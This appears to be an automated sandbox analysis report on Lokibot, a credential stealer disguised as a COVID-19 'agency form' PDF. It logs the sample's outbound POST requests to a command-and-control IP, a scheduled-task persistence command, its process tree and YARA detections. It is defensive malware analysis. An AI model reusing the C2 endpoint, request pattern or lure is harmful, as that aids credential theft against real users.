20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 43 43 43 43 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 35 30 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 35 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 63 74 2d 69 6e 66 6f 2c 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0d 0a 20 20 Data Ascii: <!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason { font-size: 250%; display: block; } .contact-info, .reason-text {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49720	63.141.228.141	80	C:\Users\user\Desktop\RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe

Timestamp	kBytes transferred	Direction	Data
Jul 1, 2021 14:36:35.267014027 CEST	1403	OUT	POST /32.php/fn1ToJTMzu3Td HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.141.228.141 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FAC4DD3C Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jul 1, 2021 14:36:36.150140047 CEST	1404	IN	HTTP/1.1 404 Not Found Date: Thu, 01 Jul 2021 12:36:35 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0a 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 6 3 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 20 20 20 20 20 20 2 0 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 43 43 43 43 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 35 30 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 35 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 63 74 2d 69 6e 66 6f 2c 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0d 0a 20 20 Data Ascii: <!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason { font-size: 250%; display: block; } .contact-info, .reason-text {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49721	63.141.228.141	80	C:\Users\user\Desktop\RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe

Timestamp	kBytes transferred	Direction	Data
Jul 1, 2021 14:36:36.486135960 CEST	1415	OUT	POST /32.php/fn1ToJTMzu3Td HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.141.228.141 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FAC4DD3C Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jul 1, 2021 14:36:37.338311911 CEST	1424	IN	HTTP/1.1 404 Not Found Date: Thu, 01 Jul 2021 12:36:36 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0a 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 43 43 43 43 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 35 30 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 35 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 63 74 2d 69 6e 66 6f 2c 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0d 0a 20 20 Data Ascii: <!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason { font-size: 250%; display: block; } .contact-info, .reason-text {

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe PID: 5708 Parent PID: 5512

General

Start time:	14:36:18
Start date:	01/07/2021

Path:	C:\Users\user\Desktop\RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe'
Imagebase:	0x2d0000
File size:	1109504 bytes
MD5 hash:	EA646520496FD4603AAF0F5778231F0D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.222223728.00000000027EF000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.222223728.00000000027EF000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.222223728.00000000027EF000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.222223728.00000000027EF000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.222186252.00000000027D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.222793737.00000000037D9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.222793737.00000000037D9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.222793737.00000000037D9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.222793737.00000000037D9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 5504 Parent PID: 5708

General

Start time:	14:36:27
Start date:	01/07/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\qvDFOnW' /XML 'C:\Users\user\AppData\Local\Temp\tmp4A8A.tmp'
Imagebase:	0x1340000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 4244 Parent PID: 5504

General

Start time:	14:36:27
Start date:	01/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe PID: 3704 Parent PID: 5708

General

Start time:	14:36:28
Start date:	01/07/2021
Path:	C:\Users\user\Desktop\RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\RECAP SARS COVID - 19 - AGENCY FORM.pdf.exe
Imagebase:	0x7a0000
File size:	1109504 bytes
MD5 hash:	EA646520496FD4603AAF0F5778231F0D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000006.00000002.237286267.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000006.00000002.237286267.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000006.00000002.237286267.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000006.00000002.237286267.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000006.00000002.237286267.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities | Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Disassembly

Code Analysis